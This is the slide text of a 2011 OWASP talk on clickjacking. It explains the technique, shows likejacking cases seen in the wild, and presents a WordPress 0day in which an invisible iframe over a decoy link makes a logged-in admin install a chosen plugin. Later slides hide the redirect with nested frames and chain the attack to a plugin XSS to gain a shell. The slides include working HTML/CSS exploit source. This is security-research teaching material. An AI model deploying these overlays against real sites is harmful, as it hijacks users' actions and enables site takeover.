



security-assessment.com

Clickjacking For Shells

OWASP Wellington, New Zealand Chapter Meeting

September 2011

PDF Version

■ Hello Everybody

- My name is Andrew Horton aka urbanadventurer
- Security Consultant for Security-Assessment.com
- Develop security tools
 - WhatWeb – Web scanner included in BackTrack
 - URLCrazy – Domain name typo squatting research
 - and more
- Operate MorningStar Security News
- You may have seen me giving presentations at Kiwicon

Videos Not Available



security-assessment.com

- This PDF version of the **Clickjacking For Shells** presentation does not include videos.
- See the video version for demos

Agenda



security-assessment.com

- **What is clickjacking?**
- **Clickjacking in the wild**
- **Are web apps vulnerable to clickjacking?**
- **WordPress clickjacking 0day**
- **How to protect your webapp from clickjacking**

What is Clickjacking?



security-assessment.com

- You think you're clicking on the website you see but no... you're really clicking on an **invisible website** you cannot see that's right under your mouse.
- Clickjacking affects many browsers and platforms
- First published in 2008 by Jeremiah Grossman and Robert "Rsnake" Hansen



Exploit Process



Lure victim user to a webpage

- A clickjacking page with an invisible page on top of a visible dummy page

Get them to click

- They can't see what they're clicking on

Exploit

- They have performed an action without realising

A Simple Example



- The user is lured into clicking on an ad


What the user clicks on

What the user sees

Win Big

You are the lucky millionth visitor.
You have won a mystery prize.

[Claim your prize](#)



Web Images News More | MSN Hotmail

bing^{™ Beta}

Web More ▾

RELATED SEARCHES

- Free Symantec Antivirus Download
- Symantec Customer Support
- Symantec Antivirus Update
- Symantec Corporation
- Symantec Live Update
- Symantec Account
- Norton Symantec








ALL RESULTS 1-10 of 10,7

- [Norton™ Official Site](#) · [www.Symantec.com](#)
Download the Latest Norton Software from the Official AU Sit
- [Symantec Australia](#) · [www.Symantec-Norton.com/austri](#)
Buy, Upgrade or Renew **Symantec** Products for Australia. Ea
- [New Norton Antivirus 2012 a\\$44.97](#) · [OnlineSoftware](#)
New Norton Antivirus & Internet Security 2012. Download No
- [Free Anti-Virus CD](#) · [FreeSoftwareCD.net](#)
Protect Your PC From Adware, Computer Viruses & Hackers
- [Symantec - AntiVirus, Anti-Spyware, Endpoint S](#)

▾ NARROW BY REGION

Innocent HTML Features

- **iFrames**
 - A webpage can contain another webpage within it. e.g. Google maps.
- **Opacity**
 - HTML elements can be solid, partially transparent or invisible
- **Stacking Order**
 - HTML elements can be stacked on top of one another
- **Stacking + Opacity**
 - An element can be on top and invisible!



The Simple Example Source Code



security-assessment.com

Z-index

puts the iframe on top

Opacity

makes the iframe invisible

Position:Absolute

lines up the iframe with the dummy page

```
<html>
<h1 style="text-align:center">Win Big</h1>
<p style="font-size: 38px;">You are the lucky millionth visitor.<br>You have won
a mystery prize.</p>
<div style="z-index:10; opacity:0; position:absolute; top:0px; ">
<iframe scrolling="no" style="width:800px; height:500px;"
src="http://www.bing.com/search?q=symantec"> </iframe>
</div>
<div style="position:absolute; top:200px; left:210px;">
<a href="#">Claim your prize</a>
</div>
</html>
```

Invisible
iframe on top

"Claim your prize" is
lined up with an ad

Now you understand Clickjacking

It's simple. You can steal clicks. Why make another presentation about it?


“Advanced” Clickjacking Tricks

- **You can convince victims to click & drag**
 - Paul Stone discussing this and other tricks in his paper “Next Generation Clickjacking”
 - Drag text into form fields
 - Drag text out of an iframe to steal data
- **You can convince victims to type into form fields**
- **Control scrolling in an iframe with link anchors**
 - <http://example.com/#section>
- **You can convince victims to click multiple times**
 - Sometimes an action takes a few clicks
- **The invisible iframe can follow the mouse**
 - Anywhere the user clicks is clickjacked

Clickjacking in the Wild



security-assessment.com

- **Twitter**
 - Exploit: Force twitter users to post a message
- **Facebook**
 - Exploit: Force users to  Like
- **Advertising and Affiliate Networks**
 - Force users to click on ads for \$\$\$ CYBER CRIME CASH \$\$\$
- **Adobe Flash**
 - Adjust the privacy settings to turn on the camera and microphone




Exploit Process for Facebook



Lure victim user to a webpage

- A clickjacking page with an invisible "Like" button on top of a visible dummy page



Get them to click

- They can't see that they're clicking a "Like" button



Exploit

- Now their Facebook Wall shows they "Like" something



Friends Click on their Wall

- The process repeats

In the Wild


Facebook | Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.facebook.com/profile.php?ref=profile&id=

facebook Home Profile Friends Inbox

Settings Logout Search







Upload a Photo
Take a Photo



Nothing 19 minutes ago clear

Wall Info +

What's on your mind?


Attach:     Share

Options



Wanna C Somthin' HOT! ??
Source: [\[redacted\]](#)
Click Da' Button, Baby!

3 minutes ago · Comment · Like · Share



Nothing
19 minutes ago · Comment · Like


Friends
0 friends
Find people you know

Links
1 link See All

Wanna C Somthin' HOT! ??
12:03pm Nov 23


Create an Ad

DSLR Camera - \$4.76?









Entertainment shopping in...
Like

Be your own boss in 2010



Be your own boss in 2010...
Like

Applications       Chat (0)

Done

Cheerleaders Gone Wild

- Fake Captcha



The image shows a screenshot of a Facebook page. At the top, the Facebook logo and a search bar are visible. The main content area features a post titled "Cheerleaders gone wild - have to see this" with a "Like" button. Below the title are tabs for "Wall", "Info", and "Video". On the left side, there is a photo of cheerleaders in blue and black uniforms with blue pom-poms. Below the photo is a "Suggest to friends" button. Underneath that is a text box containing the post title. Further down is an "Information" section with the text "Founded: 2010" and "20,217 people like this".

Overlaid on the right side of the page is a "Security Check" dialog box. It has a blue header with the text "Security Check". Inside the dialog, there is a light orange warning box with the following text: "Warning! Due to the increased number of spam bots putting extra load on our servers, please verify that you are a real HUMAN. Follow the instructions below to proceed." Below the warning box, the text reads "Click buttons in this order: 3, 1, 2". There are three rectangular buttons labeled "1", "2", and "3" arranged horizontally. At the bottom right of the dialog box are two buttons: "Submit" and "Cancel".


Cheerleaders Gone Wild

- You have clicked “Like” for 3 pages and shared one on your Facebook wall

What you’re looking at



What’s on your FB Wall




Where are the Web App Exploits?



security-assessment.com

- Are web apps vulnerable to clickjacking?



- Look for the following 3 conditions

No Protection

- HTTP X-Frame-Options header isn't used
- Frame busting doesn't matter

Predictable URL

- The URL that is presented to the victim must be predetermined.
- It cannot require a CSRF or session token

Single Click

- Any action that helps a hacker
- A single click makes an **easy** target
- Multiple clicks and drags are not so easy

Was WordPress Vulnerable?



security-assessment.com

WordPress recently got ClickJacking protection but there was no specific threat against WordPress

WordPress Gets Clickjacking Protection

WordPress blogging platform gets improved security
May 26th, 2011, 08:52 GMT • By [Lucian Constantin](#)

WordPress 3.1.3 Contains Security Fixes and Clickjacking Protection

WordPress 3.1.4

May 27, 2011

WordPress Improves Clickjacking Security

Improved clickjacking security seems to be the new thing amongst popular

Technology » [News](#)

WordPress Obtains Clickjacking Shield

Perhaps it was first discussed as an element from a third party website. clicks on an item they believe to be legitimate.

WordPress update includes 'clickjacking' protection

BY BIGBUZ, ON MAY 27TH, 2011

Wordpress update includes 'clickjacking' protection

A beta of Wordpress 3.2 also tips up


By [Lawrence Latif](#)

Thu May 26 2011, 12:31


WordPress Clickjacking Oday



http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=**wp-gallery-remote**



The screenshot shows a browser window with the URL `http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote&T`. The page title is "WP-Gallery-Remote" and it has tabs for "Description", "Installation", "Screenshots", "Changelog", "Faq", and "Other Notes". The "Description" tab is active. A yellow warning box states: "Warning: This plugin has **not been tested** with your current version of WordPress." Below this, the description text reads: "WP-Gallery-Remote includes albums and images from any Gallery installation using Gallery's Gallery Remote Protocol. Images are displayed as thumbnails in your posts and pages. Thereby you can choose between a plain output of the thumbnails and a CSS and Javascript based carousel mode. Have a look at the screenshots to see how that looks like. If the [Lightbox Plugin](#) is available and activated, clicking on a thumbnail opens the respective image using the lightbox effect. If the plugin is not available or activated, the image is shown in a new browser window." The "Features" section lists: "displays images and albums of any Gallery installation", "support for multiple wpgr tags in one post/page", "support for multiple Gallery installations (v1.2)", "two output types: plain and carousel (v1.2)", "Lightbox integration", "supports caching of fetched album and image metadata", and "include/exclude filter to only show some images from an album". On the right side, there is an "Install Now" button, a "FYI" section with details: "Version: 1.5.1", "Author: [Christian Bartels](#)", "Last Updated: 1012 days ago", "Requires WordPress Version: 2.5 or higher", "Compatible up to: 2.6", "Downloaded: 12,338 times", and links to "WordPress.org Plugin Page" and "Plugin Homepage". At the bottom right, there is an "Average Rating" of 3.5 stars (based on 6 ratings).




No Protection in WordPress 3.1.2 and earlier

Exploit Process For WordPress



security-assessment.com

Lure
WordPress
admin to a
webpage



- A clickjacking page with an invisible Plugin Install webpage from their own WordPress admin console on top of a visible dummy page

Get them to
click

- They can't see that they're clicking an "Install Now" button




Exploit

- They have installed a plugin of our choosing 😊

Exploiting WordPress

- Install any WordPress plugin



The screenshot shows the WordPress.org Plugin Directory homepage. At the top, there is a search bar for WordPress.org and a navigation menu with links for Home, Showcase, Extend, About, Docs, Blog, Forums, Hosting, and a prominent Download button. Below the navigation is the 'Plugin Directory' title and a login section with fields for Username and Password, and a 'Log in' button with links for '(forgot?)' and 'Register'. The main content area features a sidebar on the left with links for 'Extend Home', 'Plugins' (including 'Developer Center'), 'Themes', 'Mobile', and 'Ideas'. The main text describes the directory's purpose and lists statistics: '16,222 PLUGINS, 216,091,971 DOWNLOADS, AND COUNTING'. A search bar for plugins is located below the statistics. On the right, a 'Most Popular' section lists several plugins with their download counts, such as 'All in One SEO Pack' (8,685,465 times) and 'Google XML Sitemaps' (5,923,779 times).

- How does Plugin installation work?

- A ZIP archive gets unpacked into `http://victim.com/wp-content/plugins/`
- Installed but not activated

WordPress CJ Exploit v1

What the user sees

WordPress Clickjack Exploit v1


Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi. [read more](#)

An Install Now button is hidden in front of the 'read more' link. When clicked, this will install a WordPress plugin. After installation, the user is redirected to a page acknowledging the new plugin.

The hidden iframe contains : http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote&TB_iframe=true&width=640&height=581

What the user is clicking on

WordPress Clickjack Exploit v1

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi. 

An Install Now button is hidden in front of the 'read more' link. When clicked, this will install a WordPress plugin. After installation, the user is redirected to a page acknowledging the new plugin.

The hidden iframe contains : http://wordpress/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-gallery-remote&TB_iframe=true&width=640&height=581

- The Install Now button is in an **iframe** pointing to the WordPress admin console
- The Admin user's browser automatically authenticates with session cookies. The Admin must be logged in.

WordPress CJ Exploit v1



security-assessment.com

- How do I select only the part of the webpage that contains the Install Now button?

The screenshot shows a WordPress page with a green arrow pointing to an 'Install Now' button and a red arrow pointing to a hidden iframe. The browser window shows the content of the iframe, which is a WordPress plugin page for 'White Hat Securities' with an 'Install Now' button. The page content includes a title 'WordPress Clickjack Exploit v1', a paragraph of Lorem Ipsum text, and a link to the plugin installation page.

```
#outerdiv { width:100px; height:30px; overflow:hidden; position:absolute; top:113px; left:335px; z-index:10; opacity:0; }
```

```
#inneriframe { position:absolute; top:-40px; left:-10px; width:200px; height:100px; border: none;}
```

```
<div id="outerdiv">
```

```
<iframe id="inneriframe" scrolling="no" src="http://wordpress/wp-admin/plugin-install.php...">
```

```
</iframe>
```

```
</div>
```


CJ Exploit v1 SourceCode



security-assessment.com

```
<html>
<head><title>Clickjack Exploit for WordPress v1</title></head>
<body>
<style>
#outerdiv { width:100px; height:30px; overflow:hidden; position:absolute;
top:113px; left:335px; z-index:10; opacity:0; }
#inneriframe {
position:absolute; top:-40px; left:-10px; width:200px; height:100px; border: none;
}
#para { width:650px; }
</style>
<h1>WordPress Clickjack Exploit v1</h1>
<p id="para">Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod
incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud e
ullamco laboris nisi. <a href="#">read more</a> </p>
<div id="outerdiv">
<iframe id="inneriframe" scrolling="no" src="http://wordpress/wp-admin/plugin-install.php?
tab=plugin-information&plugin=wp-gallery-remote&TB_iframe=true&width=640&height=
581">
wordpress
</iframe>
</div>
```

Z-index

puts the iframe on top

Opacity

makes the iframe invisible

Position:Absolute

lines up the iframe with the dummy page

Stop the Redirect



- It's not subtle enough...
- How do I stop redirecting after installing the plugin?
 - An iframe within an iframe
 - The inner frame which loads the Plugin webpage is named `_parent`




```
<iframe id="innerframe" class="innerframe" scrolling= "no"  
src="data:text/html;charset=utf-8,  
---snip---  
<iframe name='_parent' scrolling='no' src='http://wordpress/wp-  
admin/plugin-install.php... '></iframe>"></iframe>
```

Exploit Process For WordPress

Lure
WordPress
admin to a
webpage

- A clickjacking page with an invisible Plugin Install webpage from their own WordPress admin console on top of a visible dummy page




Get them to
click

- They can't see that they're clicking an "Install Now" button



Exploit

- They have installed a plugin of our choosing 😊



Leverage
Plugin

- How?




WordPress Exploit



security-assessment.com

How to leverage the power to install an arbitrary plugin?

- Should I make a trojan horse plugin and submit to the WordPress plugin DB?
- Or should I hunt for bugs and find a vulnerable plugin in the DB?



Find a vulnerable plugin



security-assessment.com

- **Hunting for bugs is easier**
 - SlidePress is vulnerable to Reflected Cross Site Scripting (XSS)
 - Vulnerable when installed but not activated so only one click is required.
- **Proof of Concept Exploit**

